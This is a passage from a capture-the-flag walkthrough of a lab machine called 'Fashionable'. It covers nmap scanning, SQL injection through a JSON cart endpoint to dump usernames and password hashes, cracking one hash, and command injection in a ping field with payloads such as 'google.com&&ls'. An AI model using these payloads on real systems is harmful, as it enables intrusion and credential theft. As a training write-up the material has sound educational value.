

Fashionable Information

Machine Fashion Involved SQLi in products-details page to find user name and password hash, then breaking these hashes using Hashcat to get password and login as **carlossol** user. In **carlossol** home page we found an input field which is checking that if the website is alive or not which is vulnerable to **command injection** which lead use to get a shell as a **Abdullah** user on machine. In **Abdullah** home directory we **check-me** file which has a executable permission from every user and also added in a root group. After reversing file through **Ghidra** we found hard coded credentails

for user **hussnain** and whenever the program run it runs with the uid and gid 0 which is used for root(program run as root) after login into the program we found activate user function is vulnerable to SQLi and on the backend sqlite is running with load extensions enable. We use solution object file **.so** file to get a root shell.

Network Enumeration

- After scanning all the port using nmap we found that only **port 80** is open.
`nmap -p- --min-rate 10000 172.17.0.2` (here -p- is for scanning all the ports and --min-rate 10000 is for sending 10000 packets at a time)

```
Nmap scan report for 172.17.0.2 (172.17.0.2)
```

```
Host is up (0.00013s latency).
```

```
Not shown: 65534 closed ports
```

```
PORt STATE SERVICE
```

```
80/tcp open http
```

- Lets check what service is running on that port using `nmap -p80 -sC -sV 172.17.0.2` (here -sC for default scripts and -sV for version detection)

```
Nmap scan report for 172.17.0.2 (172.17.0.2)
```

```
Host is up (0.00012s latency).
```

```
PORt STATE SERVICE VERSION
```


```
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
```

|_http-server-header: Apache/2.4.52 (Ubuntu)


|_http-title: Fashionable

Owning User

- We found nothing special except Apache server is running at the backend but it is up-to date. Lets visit port 80 and discover what is running there. Fashionable website is running there which is likely **eCommerce** website



- After some surfing through website we found a **product-details.html** page which is adding products quantity in database also found Sign-In page which is not vulnerable to SQLi i tried it before. After seeing response first thing in my mind come is SQLi because it is sending data to website.



- Lets run our loving **Burpsuite** to intercept this request and check what is running and try to exploit it. This is sending data in the form of JSON, which indicate that there must be a API is running at backend.

The screenshot shows the Burp Suite interface with the following details:

- Request:** POST /cart HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://0.0.0.0/
Content-Type: application/json
Content-Length: 13
Origin: http://0.0.0.0
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
{
 "card_value": "2"
}
- Response:** HTTP/1.1 200 OK
date: Fri, 27 Oct 2023 15:10:52 GMT
server: unicorn
content-length: 33
content-type: application/json
access-control-allow-origin: *
access-control-allow-credentials: true
Connection: close
{"message": "2 added to database"}
- Inspector:** Shows Request attributes, Request query parameters, Request cookies, Request headers, and Response headers.

- Let's change fuzz it and check if we can able to generate any kind of error. First of all i would check it by placing colon in front of 2 and we get nothing. Lets go to **payloadallthethings** to get list of payloads to test. And after running very first

payload we discover that there is a **sqlite** version **3.37.2** running at the backend. payload i used `select sqlite_version();`

Burp Suite Professional v2023.10.1 - Temporary Project - Licensed to ZeroDayLab Crew

Request

Pretty Raw Hex

```
1 POST /cart HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://0.0.0.0/
8 Content-Type: application/json
9 Content-Length: 41
10 Origin: http://0.0.0.0
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 {
16   "card_value": "SELECT sqlite_version();"
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 date: Fri, 27 Oct 2023 15:15:25 GMT
3 server: unicorn
4 content-length: 24
5 content-type: application/json
6 access-control-allow-origin: *
7 access-control-allow-credentials: true
8 Connection: close
9
10 {
11   "message": [
12     [
13       "3.37.2"
14     ]
15   ]
16 }
```

Inspector

Selected text: `select sqlite_version();`

Decoded from: Select

Cancel Apply changes

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

- Lets get the info about database, like DB name, Table names, Column names etc. we will run `SELECT sql FROM sqlite_schema` to get the schema information about the database and very first table **user** attract me most because it have **username** and **password** columns in it

Burp Suite Professional v2023.10.1 - Temporary Project - Licensed to ZeroDayLab Crew

Request

Pretty Raw Hex

```
1 POST /cart HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://0.0.0.0/
8 Content-Type: application/json
9 Content-Length: 46
10 Origin: http://0.0.0.0
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 {
16   "card_value": "SELECT sql FROM sqlite_schema"
17 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 date: Fri, 27 Oct 2023 15:18:07 GMT
3 server: unicorn
4 content-length: 871
5 content-type: application/json
6 access-control-allow-origin: *
7 access-control-allow-credentials: true
8 Connection: close
9
10 {
11   "message": [
12     [
13       "CREATE TABLE users (\n            id INTEGER PRIMARY KEY AUTOINCREMENT,\n            username TEXT NOT NULL,\n            password TEXT NOT NULL\n          )"
14     ],
15     [
16       "CREATE TABLE sqlite_sequence(name,seq)"
17     ],
18     [
19       "CREATE TABLE `accounts_customuser` (\n            `id` integer NOT NULL PRIMARY KEY AUTOINCREMENT,\n            `username` varchar(128) NOT NULL,\n            `last_login` datetime NULL,\n            `is_superuser` bool NOT NULL,\n            `username` varchar(150) NOT NULL UNIQUE,\n            `first_name` varchar(150) NOT NULL,\n            `last_name` varchar(150) NOT NULL,\n            `email` varchar(254) NOT NULL,\n            `is_staff` bool NOT NULL,\n            `is_active` bool NOT NULL,\n            `date_joined` datetime NOT NULL\n          )"
20     ],
21     [
22       null
23     ],
24     [
25       "CREATE TABLE `accounts_q` (\n            `id` integer NOT NULL PRIMARY KEY AUTOINCREMENT,\n            `owner_id` bigint NULL REFERENCES `accounts_customuser` (\n              `id`\n            ) DEFERRABLE INITIALLY DEFERRED,\n            `name` varchar(255) NOT NULL UNIQUE\n          )"
26     ],
27     [
28       null
29     ]
30   ]
31 }
```

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

- Lets extract all the data from this table using `SELECT username,password from users`

```

1 POST /card HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://0.0.0.0/
8 Content-Type: application/json
9 Content-Length: 52
10 Origin: http://0.0.0.0
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15
16 {
  "card_value": |SELECT username,password from users|
}
    
```

Response

```

1 HTTP/1.1 200 OK
2 date: Fri, 27 Oct 2023 15:24:10 GMT
3 server: unicorn
4 content-length: 564
5 content-type: application/json
6 access-control-allow-origin: *
7 access-control-allow-credentials: true
8 Connection: close
9
10 {
  "message": [
    [
      "admin",
      "7676aaefb027c825bd9abch79b234070e702752f625b752e55e55b49e607e358"
    ],
    [
      "carlossel",
      "75ad83ad4b2abdd2edbc34dee47fa6115c49ee92f5c05408f21ff4705bfaa17"
    ],
    [
      "john",
      "1de0aeef25865111bf851a3eea4cf000434f2e0b21244055b6192d43b8a86040"
    ],
    [
      "alexander",
      "560776648e518325cc46db5ab87a7dd348cac5fa58be5ffcd18050ac82b8dd75"
    ],
    [
      "ALTA",
      "b15cf422f08690c30ff33371c8a9a2277840d65e5ef58d02d155d53b0490067a"
    ],
    [
      "ambassador",
      "835baef62c14e00d7a8835f26e596ad814fa4291d2c289ffa0bfcfff41d6c61dc"
    ],
    [
      "ctf",
      "139c672d63422a57b42047ded05718296a5ab8c6e5cc1592f2f9fcf799ea0cd6"
    ]
  ]
}
    
```

- Now we have usernames and hashed passwords. lets create a list of these hashes, identify their type and break them

Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

⚠ Pay professionals to decrypt your remaining lists
<https://hashes.com/en/escrow/view>

✓ Possible identifications: [Decrypt Hashes](#)
139c672d63422a57b42047ded05718296a5ab8c6e5cc1592f2f9fcf799ea0cd6 - Possible algorithms: SHA256

[SEARCH AGAIN](#)

- To crack them we can use both **Hashcat** module **1400** and **crackstation**. After sometime we successfully able to crack the password for **carlossel** user through **crackstation**

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

I'm not a robot 
[Privacy](#) - [Terms](#)


[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
75ad83ad4b2abbdd2eddbc34dee47fa6115c49ee92f5c05408f21f4705bfaa17	sha256	q1w2e3carillaq1w2e3carilla

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


- Now we have both username and password Lets try to Sign-In.
 - username = carlossol
 - password = q1w2e3carillaq1w2e3carilla
- Now we successfully login as a user **carlossol**



- Here we found an input field which is checking if any domain is alive or not. I check google.com which is running according to the response. basically this website is doing ping to check the website if it is alive or not.




- Lets try to perform command Injection on it and check if we can able to perform command injection in it because i think it is trying to perform `ping -c 3 $1` to ping any domain and placing any input that we enter in the Environment variable and pinging it. After using `google.com;ls` we face error that operation not permistted




- Lets try different methods to check command injection. As we thought we successfully able to perform command injection with `&&` which is used to run

next command if the first command execute successfully. payload we used

google.com&&ls



